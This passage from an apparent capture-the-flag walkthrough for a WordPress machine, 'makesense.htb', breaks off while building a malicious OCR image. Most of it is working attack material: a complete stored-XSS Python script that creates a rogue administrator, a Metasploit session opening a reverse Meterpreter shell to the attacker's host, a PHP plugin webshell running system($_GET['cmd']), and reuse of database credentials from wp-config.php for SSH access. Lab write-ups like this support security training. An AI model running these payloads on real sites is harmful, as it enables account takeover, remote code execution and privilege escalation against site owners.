
That proves the wrapper issue is exploitable as stored XSS: browser-controlled encrypted text is saved by WordPress and later executed in an authenticated admin page.
2.2.2 Rogue Admin User
The callback proved JavaScript execution inside an authenticated admin page. Cookie theft was unnecessary when targetting this WordPress cms: the XSS only needed to create a valid admin account, then the exposed wp-login.php (section 1.3) gave us then entry foothold.
For convenience, Hacktricks introduces the WPXStrike tool to exploit WordPress from XSS to RCE in various ways. For learning and practising purposes, here we do that manually.
So the exploit should perform the two AJAX stages and then check whether the new administrator can log in:
recover webagency_ajax
      |
      v
save_voice_raw -> post_id
      |
      v
encrypt {transcription, summary}
      |
      v
save_voice_results -> wp-login.php confirms the new adminTo perform account creation through the normal WordPress admin flow. The XSS payload should hijack the admin session to load WordPress's built-in wp-admin/user-new.php user-creation screen, extract the creation nonce, and submit the administrator creation request.
The XSS exploit script:
#!/usr/bin/env python3
import base64
import hashlib
import html
import json
import os
import re
import time
import requests
import urllib3
from requests.exceptions import RequestException
from cryptography.hazmat.primitives.ciphers.aead import AESGCM
BASE = "https://makesense.htb/"
USER = "administrator"
PASS = "Letmein@1337"
EMAIL = f"{USER}@makesense.htb"
KEY = "bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI"
def recover_ajax_config(session):
    res = session.get(BASE, verify=False, timeout=15)
    res.raise_for_status()
    body = html.unescape(res.text)
    # Page-localized WordPress AJAX config used by the theme scripts
    ajax = re.search(r'"ajax_url"\s*:\s*"([^"]+)"', body)
    nonce = re.search(r'"nonce"\s*:\s*"([^"]+)"', body)
    if not ajax or not nonce:
        raise RuntimeError("Could not recover webagency_ajax config")
    return (
        ajax.group(1).replace("\\/", "/"),
        nonce.group(1),
    )
def encrypt_payload(payload):
    data = json.dumps(payload, separators=(",", ":")).encode()
    key = hashlib.sha256(KEY.encode()).digest()
    iv = os.urandom(12)
    # Matches whisper-wrapper.js: base64(IV + AES-GCM(ciphertext + tag))
    encrypted = AESGCM(key).encrypt(iv, data, None)
    return base64.b64encode(iv + encrypted).decode()
def create_voice_record(session, ajax_url, nonce):
    files = {"voice_recording": ("voice-message.wav", b"\x00" * 44, "audio/wav")}
    data = {"action": "save_voice_raw", "nonce": nonce}
    # [1] First stage creates the server-side voice-message row
    res = session.post(ajax_url, data=data, files=files, verify=False, timeout=15)
    res.raise_for_status()
    result = res.json()
    return result["data"]["post_id"]
def build_admin_xss():
    return f"""<script>
fetch('/wp-admin/user-new.php', {{ credentials: 'same-origin' }})
  .then(r => r.text())
  .then(html => {{
    const nonce = html.match(/name="_wpnonce_create-user" value="([^"]+)"/)?.[1];
    if (!nonce) return;
    const body = new URLSearchParams({{
      action: 'createuser',
      '_wpnonce_create-user': nonce,
      user_login: '{USER}',
      email: '{EMAIL}',
      pass1: '{PASS}',
      pass2: '{PASS}',
      role: 'administrator',
      createuser: 'Add New User'
    }});
    return fetch('/wp-admin/user-new.php', {{
      method: 'POST',
      credentials: 'same-origin',
      headers: {{ 'Content-Type': 'application/x-www-form-urlencoded' }},
      body
    }});
  }});
</script>"""
def submit_processed_result(session, ajax_url, nonce, post_id):
    xss = build_admin_xss()
    encrypted = encrypt_payload({
        "transcription": xss,
        "summary": xss,
    })
    # [2] Second stage stores browser-controlled processed text
    data = {
        "action": "save_voice_results",
        "nonce": nonce,
        "post_id": post_id,
        "encrypted_payload": encrypted,
    }
    res = session.post(ajax_url, data=data, verify=False, timeout=15)
    res.raise_for_status()
    print(res.text)
def validate_login(session):
    try:
        session.get(BASE + "wp-login.php", verify=False, timeout=15)
    except RequestException:
        return False
    session.cookies.set("wordpress_test_cookie", "WP Cookie check")
    data = {
        "log": USER,
        "pwd": PASS,
        "wp-submit": "Log In",
        "redirect_to": BASE + "wp-admin/",
        "testcookie": "1",
    }
    headers = {"Referer": BASE + "wp-login.php"}
    try:
        res = session.post(
            BASE + "wp-login.php",
            data=data,
            headers=headers,
            verify=False,
            timeout=15,
            allow_redirects=False,
        )
    except RequestException:
        return False
    cookies = "; ".join(session.cookies.get_dict().keys())
    location = res.headers.get("Location", "")
    return "wordpress_logged_in" in cookies or "wp-admin" in location
def main():
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
    session = requests.Session()
    ajax_url, nonce = recover_ajax_config(session)
    print(f"[+] ajax_url: {ajax_url}")
    print(f"[+] nonce: {nonce}")
    post_id = create_voice_record(session, ajax_url, nonce)
    print(f"[+] post_id: {post_id}")
    submit_processed_result(session, ajax_url, nonce, post_id)
    print("[+] Stored payload submitted. Waiting for admin-side render...")
    deadline = time.time() + 120
    while time.time() < deadline:
        if validate_login(session):
            print("[+] wp-login.php confirmed administrator access")
            print(f"[+] username: {USER}")
            print(f"[+] password: {PASS}")
            return
        time.sleep(5)
    print("[-] Timed out waiting for wp-login.php confirmation")
if __name__ == "__main__":
main()Run it:
$ python xss_adduser.py
[+] ajax_url: https://makesense.htb/wp-admin/admin-ajax.php
[+] nonce: 4c58dec735
[+] post_id: 80
{"success":true,"data":{"message":"Results saved successfully!","post_id":80}}
[+] Stored payload submitted. Waiting for admin-side render...
[+] wp-login.php confirmed administrator access
[+] username: administrator
[+] password: Letmein@1337
New admin created. Use it to login WordPress:

Success. And uncover two users: jake and walter.
2.3 WordPress Plugin RCE
With administrator access, the next step is PHP execution through the normal plugin workflow. There are many ways to achieve RCE after WordPress admin access. HackTricks introduces the classic Plugin RCE.
Metasploit's wp_admin_shell_upload module also describes the same primitive: with valid WordPress admin credentials, generate a plugin, pack the payload into it, and upload it to WordPress.
2.3.1 RCE 1: Metasploit
Use the module with the rogue admin created by the stored XSS (section 2.2.2):
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 10.129.78.103
set VHOST makesense.htb
set SSL true
set RPORT 443
set TARGETURI /
set USERNAME administrator
set PASSWORD 'Letmein@1337'
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 10.10.13.68
set LPORT 4444
runMeterpreter:
$ msfconsole -q
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.129.78.103
RHOSTS => 10.129.78.103
msf exploit(unix/webapp/wp_admin_shell_upload) > set VHOST makesense.htb
VHOST => makesense.htb
msf exploit(unix/webapp/wp_admin_shell_upload) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf exploit(unix/webapp/wp_admin_shell_upload) > set RPORT 443
RPORT => 443
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /
TARGETURI => /
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME administrator
USERNAME => administrator
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD 'Letmein@1337'
PASSWORD => Letmein@1337
msf exploit(unix/webapp/wp_admin_shell_upload) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.10.13.68
LHOST => 10.10.13.68
msf exploit(unix/webapp/wp_admin_shell_upload) > set LPORT 4444
LPORT => 4444
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.10.13.68:4444
[*] Authenticating with WordPress using administrator:Letmein@1337...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/MzMfuTMFjn/jhPoTJEGFh.php...
[*] Sending stage (45739 bytes) to 10.129.78.103
[+] Deleted jhPoTJEGFh.php
[+] Deleted MzMfuTMFjn.php
[+] Deleted ../MzMfuTMFjn
[*] Meterpreter session 1 opened (10.10.13.68:4444 -> 10.129.78.103:49664) at 2026-07-04 22:34:31 -0700

meterpreter > getuid
Server username: www-data
Foothold www-data established.
2.3.2 RCE 2: Manual Plugin Upload
The WordPress docs explain the mechanics behind doing the same thing manually:
Manage Pluginsdocuments uploading a plugin ZIP through the WordPress admin screen.Header RequirementsdocumentsPlugin Nameas the required plugin header field.
Build a minimal plugin that executes a command from cmd:
mkdir -p /tmp/wp-rce
cat > /tmp/wp-rce/wp-rce.php <<'PHP'
<?php
/**
 * Plugin Name: MakeSense Utility
 * Version: 1.1
 */
// [!] Authenticated admin-uploaded PHP becomes web-executed plugin code
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
PHP
cd /tmp/wp-rce
zip wp-rce.zip wp-rce.phpUpload wp-rce.zip through Plugins -> Add New -> Upload Plugin:

Then activate it. The plugin file is reachable under the normal plugin path:
$ curl -sk 'https://makesense.htb/wp-content/plugins/wp-rce/wp-rce.php?cmd=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
This was the alternative for learning purpose. In the following exploit we would stick to the MSF session created in last step.
3 USER
3.1 Local Enumeration
The WordPress RCE gave www-data, so start with local users and the application config:
meterpreter > shell
Process 100017 created.
Channel 2 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@makesense:$ ls /home
admin  walter
www-data@makesense:$ grep 'bash$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
walter:x:1000:1000:walter:/home/walter:/bin/bash
admin:x:1001:1001:,,,:/home/admin:/bin/bash
Targets walter and admin exposed.
The useful file here was wp-config.php, because WordPress stores database settings and deployment secrets there. The interesting part is the configured database identity:
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEgXvri3!' );
define( 'DB_HOST', 'localhost' );3.2 Password Reuse 1
Password reuse worked for walter over SSH:
$ ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)
Last login: Sun Jul 5 05:52:42 2026 from 10.10.13.68
walter@makesense:~$ id
uid=1000(walter) gid=1000(walter) groups=1000(walter)
walter@makesense:~$ ls -la
total 32
drwxr-x--- 4 walter walter 4096 Jul  1 00:45 .
drwxr-xr-x 4 root   root   4096 Jul  1 00:45 ..
lrwxrwxrwx 1 root   root      9 May 29 17:11 .bash_history -> /dev/null
-rw-r--r-- 1 walter walter  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 walter walter 3771 Mar 31  2024 .bashrc
drwx------ 2 walter walter 4096 Jul  1 00:45 .cache
-rw-r--r-- 1 walter walter  807 Mar 31  2024 .profile
drwx------ 2 walter walter 4096 Jul  1 00:45 .ssh
-rw-r----- 1 root   walter   33 Jul  4 23:22 user.txt
walter@makesense:~$ cat user.txt
3********************************f
That moved the foothold from www-data to the real user walter. User flag captured.
4 ROOT
4.1 Internal Service
From the walter shell, inspect the local-only services:
walter@makesense:~$ ss -tulpen
Netid          State           Recv-Q          Send-Q                   Local Address:Port                    Peer Address:Port         Process
udp            UNCONN          0               0                           127.0.0.54:53                           0.0.0.0:*             uid:992 ino:7632 sk:1 cgroup:/system.slice/systemd-resolved.service <->
udp            UNCONN          0               0                        127.0.0.53%lo:53                           0.0.0.0:*             uid:992 ino:7630 sk:2 cgroup:/system.slice/systemd-resolved.service <->
udp            UNCONN          0               0                              0.0.0.0:68                           0.0.0.0:*             ino:9106 sk:3 cgroup:/system.slice/[email protected] <->
tcp            LISTEN          0               4096                        127.0.0.54:53                           0.0.0.0:*             uid:992 ino:7633 sk:4 cgroup:/system.slice/systemd-resolved.service <->
tcp            LISTEN          0               10                           127.0.0.1:32971                        0.0.0.0:*             uid:1001 ino:670417 sk:5 cgroup:/system.slice/cron.service <->
tcp            LISTEN          0               4096                     127.0.0.53%lo:53                           0.0.0.0:*             uid:992 ino:7631 sk:6 cgroup:/system.slice/systemd-resolved.service <->
tcp            LISTEN          0               4096                         127.0.0.1:8001                         0.0.0.0:*             ino:13259 sk:7 cgroup:/system.slice/cron.service <->
tcp            LISTEN          0               511                            0.0.0.0:443                          0.0.0.0:*             ino:13320 sk:8 cgroup:/system.slice/apache2.service <->
tcp            LISTEN          0               511                            0.0.0.0:80                           0.0.0.0:*             ino:13318 sk:9 cgroup:/system.slice/apache2.service <->
tcp            LISTEN          0               4096                           0.0.0.0:22                           0.0.0.0:*             ino:7954 sk:a cgroup:/system.slice/ssh.socket <->
tcp            LISTEN          0               5                            127.0.0.1:46261                        0.0.0.0:*             uid:1001 ino:671038 sk:b cgroup:/system.slice/cron.service <->
The interesting listener is on 127.0.0.1:8001:
LISTEN 0 4096 127.0.0.1:8001 0.0.0.0:* cron.serviceThis was cron-related service, which tended to be a privesc vector.
4.2 Password Reuse 2
Tunnel port 8001 and check it locally:
$ ssh -L 8001:127.0.0.1:8001 [email protected]
[email protected]'s password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-124-generic x86_64)
Last login: Sun Jul 5 05:59:20 2026 from 10.10.13.68
walter@makesense:~$ curl -i http://127.0.0.1:8001
HTTP/1.0 401 Unauthorized
Host: 127.0.0.1:8001
Date: Sun, 05 Jul 2026 05:59:39 GMT
Connection: close
X-Powered-By: PHP/8.3.6
Set-Cookie: PHPSESSID=cs0c1u9lbhp5dbfgvemnlnj1df; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
WWW-Authenticate: Basic realm="OCR Protected"
Content-type: text/html; charset=UTF-8

Authentication required.

Authentication required. But the WordPress password reused for walter:JbhHDAEgXvri3! worked here:
4.3 OCR application
The service gave access to an internal OCR application. This service is local-only and authenticated, but it is not running as walter, but root:
walter@makesense:~$ ps auxww | grep '[:]8001'
root        1399  0.0  0.7 228488 31616 ?        S    Jul04   0:02 php -S 127.0.0.1:8001 -t /root/ocr4/
So requests to the OCR service execute in a root-owned PHP server rooted at /root/ocr4/.
4.3.1 OCR Save Primitive
The app accepted a base64 canvas image:
POST / HTTP/1.1
Host: mylocalhost:8001
Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh
Content-Type: application/x-www-form-urlencoded
canvas_image=data%3Aimage%2Fpn...It ran OCR on it, and returned an ocr_id for the recognized text:

The second stage saved the OCR output to a caller-chosen filename:
POST / HTTP/1.1
Host: mylocalhost:8001
Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh
Content-Type: application/x-www-form-urlencoded
ocr_id=ocr_6a49f5a076dd94.99245021&filename=saveme.anyext&save_output=The save response exposed the resulting link:

That proves the output is web-reachable as /saved/<filename>.
$ curl -s 'http://127.0.0.1:8001/saved/saveme.anyext'
AXURA
The root primitive was then concrete: root-owned PHP service, attacker-controlled recognized text, and attacker-controlled filename under a web-served path.
4.3.2 PHP Webshell
The findings called for a simple PHP upload-to-rce webshell.
We just need to make the OCR text a tiny PHP webshell. First pick a clear monospace font so the Tesseract OCR could read the payload reliably:
$ fc-match -f '%{file}\n' monospace
/usr/share/fonts/noto/NotoSansMono-Regular.ttf
Then embed the found font path in the malicious image:
from PIL import Image, ImageDraw, ImageFont
fp = "/usr/share/fonts/noto/NotoSansMono-Regular.ttf"
